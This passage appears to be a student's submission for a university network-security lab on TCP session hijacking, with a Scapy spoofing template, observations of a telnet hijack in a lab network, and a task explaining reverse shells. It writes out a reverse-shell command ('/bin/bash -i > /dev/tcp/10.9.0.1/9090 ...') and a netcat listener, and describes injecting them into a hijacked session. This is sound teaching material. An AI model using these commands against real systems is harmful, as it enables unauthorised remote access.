tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack is automated. Please make sure that when you use Scapy's sniff function, don't forget to set the iface argument. **5% bonus points will be given for the optional portion.**


For Q3, please:

- Please show your code (hardcoded values)
- show the attack in progress
- show wireshark proof
- Bonus: use the sniff() function and do it w/o hardcoded values

---

Upload your python code or a screenshot of your code. Be sure to clearly label the correct part of the code using comments.


▾ Q3Python.png Download



Upload your screenshot of the attack. (must screenshot the entire VM along with date and time).

Q3.png

Download



Describe your observations below.

The two included screenshots depict the successful deployment of the TCP Session Hijacking attack. In my case, the telnet connection is between user 1 (10.9.0.6) and user 2 (10.9.0.7), where user 2 is the victim of the hijacking. The hijack was performed by hard-coding the following values provided by the Wireshark packet sniff of the telnet connection between users 1 and 2: source IP, destination IP, source port, destination port, sequence number, and acknowledgement number. We chose to create a directory on the victim machine for our injection. As seen in the screenshot, after the attack we can see that the attack was successful by observing the newly created "HIJACKED" directory (/home/seed/HIJACKED).

This is just a brief explanation/observation of the attack. The screenshots provide a clear explanation of the steps taken to complete the attack.

Optional portion: Submit a PDF document describing how you were able to automate the attack, and how you know it was working, e.g, Wireshark capture.

No files uploaded

Q4 Task 4: Creating Reverse Shell using TCP Session Hijacking


30 Points

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.

To have a bash shell on a remote machine connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use netcat. This program allows us to specify a port number and can listen for a connection on that port. In the following demo, we show two windows, each one is from a different machine. The top window is the attack machine 10.9.0.1, which runs netcat (nc for short), listening on port 9090. The bottom window is the victim machine 10.9.0.5, and we type the reverse shell command. As soon as the reverse shell gets executed, the top window indicates that we get a shell. This is a reverse shell, i.e., it runs on 10.9.0.5



We provide a brief description on the reverse shell command in the following.

- • "/bin/bash -i": i stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- "> /dev/tcp/10.9.0.1/9090": This causes the output (stdout) of the shell to be redirected
  to the tcp connection to 10.9.0.1's port 9090. The output stdout is represented by file descriptor number 1.
- "0<&1": File descriptor 0 represents the standard input (stdin). This causes the stdin for the shell to be obtained from the tcp connection.
- "2>&1": File descriptor 2 represents standard error stderr. This causes the error output to be redirected to the tcp connection.

In summary, "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" starts a bash shell,
with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.

In the demo shown above, when the bash shell command is executed on 10.9.0.5, it connects back to the netcat process started on 10.9.0.1. This is confirmed via the "Connection received on 10.9.0.5" message displayed by netcat.


The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the telnet server in our setup, but in this task, you do not have such an access. Your task is to launch an TCP session hijacking attack on an existing telnet session between a user and the target

server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

For Q4: Please submit the same as Q3, except you will execute a reverse shell instead.

Upload your python code or a screenshot of your code. Be sure to clearly label the correct part of the code using comments.


▾ Q4Python.png Download



Upload your screenshot of the attack. (must screenshot the entire VM along with date and time).

Q4.png

Download



Describe your observations below.

Similar to Question 3, the two included screenshots depict the successful deployment of the reverse shell on the victim machine via the Telnet hijack. Once again, the telnet connection is between user 1 (10.9.0.6) and user 2 (10.9.0.7), where user 2 is the victim. The hijack was performed by hard-coding the following values provided by the Wireshark packet sniff of the telnet connection between users 1 and 2: source IP, destination IP, source port, destination port, sequence number, and acknowledgement number. To create the reverse shell, we included the provided command ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1") within our forged TCP packet's data section. Before deploying the malicious packet, we first had a terminal on our machine listen via netcat on port 9090 ("nc -lnv 9090"). As seen in the screenshot, after sending the forged packet we can see that the attack was successful by entering commands in the terminal window that was listening on port 9090 (on our attacker machine).

This is just a brief explanation/observation of the attack. The screenshots provide a clear explanation of the steps taken to complete the attack. It is interesting to see just how "easy" it is to create a reverse shell on someone else's machine.

Q5 Early/Late Submission Bonus
0 Points

Bonus points for early or late submission will be added here. You may submit up to five days early for an extra 5% bonus points added to the grade of this assignment, or up to 10% deducted for late submission.

Submissions more than 10 days late are not accepted without a medical or work approved reason.